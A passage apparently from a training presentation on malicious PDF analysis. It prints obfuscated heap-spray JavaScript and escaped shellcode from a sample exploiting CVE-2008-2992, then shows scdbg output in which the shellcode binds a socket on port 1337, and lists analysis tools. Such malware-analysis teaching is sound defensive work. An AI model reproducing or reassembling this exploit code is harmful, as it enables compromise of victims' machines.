05%uf3da%uad82%ub96b%u80f4%u926c%u83c5%ue9ee%u6419%u21cf%u656c%u5f08%u379d%u2bc1%ua830%u6166%u4389%u6734%ub089%u868c%u66b8%ud087%u881a%u69
44%u9213%u5489%u29ed%u2279%ufbec%ucbb0%uc243%u3e7d%u029d%ua1b9%u7ae8%u5cba%ub8eb%ubac1%u5b7e%u4861%u87d8%u9d90%u4cbf%u6a9e%u0bcb%u6d82%u20
18%ue6be%ue79f%ubc37%u23bb%u661c%u72a5%uc9f8%u65da%ub6a3%ued7e%ua249%uacf2%u0705%u4f3f%u0fd5%u3c48%u90e7%uaae2%u584b%u2c2d%u73ac%ua289%u7c
53%uebea%u2897%u83ba%u513e%u5451%u84bf%u5fcc%u7766%u9df3%u76f2%u5f99%u936a%ubf52%u9c8a%ua8b8%u6122%ud243%uec8b%ub6a5%ub8fb%u2f7e%u9f39%uc8
b6%uf542%ud63c%uaec9%ubf69%ua686%uc0ae%ued17%u5698%ue293%u461c%u2ea4%u1f35%ua432%u52d4%ub9a3%u07fc%u2c23%u81fb%ud874%uf701%u47b2%ud2f9%u80
c1%ua305%ufbe8%u3130%u93b2%ud53c%u6432%ubf6b%u0c32%u9bcb%u2961%u3614%ue216%ub981%u564e%ud201%u816c%u7d65%ue48f%u7af5%u796f%u7bfd%uacac%u09
c7%u6cdb%u017c%ud1ae%u88d5%u46d0%u9925");
var aiwMCirFiWOBlrLdIkIkRjSEzyCZMdyeFMEUbxkDtREHppnMitBwYcZyDcouzIhPkhdEyzMAxAvvgZWydHhGYnnBRFDHnSYSL ="";
for (LB=128;LB>=0;--LB) aiwMCirFiWOBlrLdIkIkRjSEzyCZMdyeFMEUbxkDtREHppnMitBwYcZyDcouzIhPkhdEyzMAxAvvgZWydHhGYnnBRFDHnSYSL += unescape
("%u6697%ufc3c");
VGLDLzjZTIrXJSRJAE = aiwMCirFiWOBlrLdIkIkRjSEzyCZMdyeFMEUbxkDtREHppnMitBwYcZyDcouzIhPkhdEyzMAxAvvgZWydHhGYnnBRFDHnSYSL + TByQwkZZrxdo;
bSDFYfdWpEaisYJscUlTAYAVBiVjAFDSQEVJqWNgsDWDBUgzXRHgScdhlBPrsphQaqvPDNoUbEQSfcYnrRbojKjHEVjDJeFXCoB = unescape("%u6697%ufc3c");
enMFZbLhaVhGEknUslpuQQoJwsHdOkLC = 20;
VPKTeZDklKdwmRYnvEFZgPLRtZNvQBwuhJKYwCLiDzwiqankxiZSXzaNmBJmobOpbXIlAnLMSOj = enMFZbLhaVhGEknUslpuQQoJwsHdOkLC+VGLDLzjZTIrXJSRJAE.length
while
(bSDFYfdWpEaisYJscUlTAYAVBiVjAFDSQEVJqWNgsDWDBUgzXRHgScdhlBPrsphQaqvPDNoUbEQSfcYnrRbojKjHEVjDJeFXCoB.length<VPKTeZDklKdwmRYnvEFZgPLRtZNvQB
wuhJKYwCLiDzwiqankxiZSXzaNmBJmobOpbXIlAnLMSOj)
bSDFYfdWpEaisYJscUlTAYAVBiVjAFDSQEVJqWNgsDWDBUgzXRHgScdhlBPrsphQaqvPDNoUbEQSfcYnrRbojKjHEVjDJeFXCoB
+=bSDFYfdWpEaisYJscUlTAYAVBiVjAFDSQEVJqWNgsDWDBUgzXRHgScdhlBPrsphQaqvPDNoUbEQSfcYnrRbojKjHEVjDJeFXCoB;
```

PDF Malware Analysis


scDbg - libemu Shellcode Logger Launch Interface
Manually Load File
Libemu HomePage
scdbg homepage
cmdline
Video Demo
Help
Example
Save dump
Administrator: C:\Windows\system32\cmd.exe

Options

□ Report Mode □ Scan for Api table □ Unlimited steps □ FindSc □ Start Offset 0x 0

□ Create Dump □ Use Interactive Hooks □ Debug Shell □ Do not log RW □ Monitor DLL Read/Write


□ fopen C:\Users\Hacker\Desktop\badshit.pdf

☑ temp C:\Users\Hacker\Desktop

Manual Arguments

Launch

```
temp directory will be: C:\Users\Hacker\Desktop
Loaded 400 bytes from file sample.sc
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401366  LoadLibraryA(ws2_32)
401376  WSAStartup(190)
401387  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
40139a  bind(h=42, port:1337, sz=10) = 15
401400  ExitProcess(0)

Stepcount 1121318
```



```
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in stream: 6
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in main textbox
```

Malicious Document Analysis Tools

- pdftools
  - pdfid.py
  - pdf-parser.py

- PDF Stream Dumper
  - scdbg

Practical Exercise

- go.gmu.edu/maldocs
  - malicious document samples
    - same as in this presentation
  - DO NOT RUN ON YOUR HOST

Proud Sponsors

Thank you to these organizations who give us their support: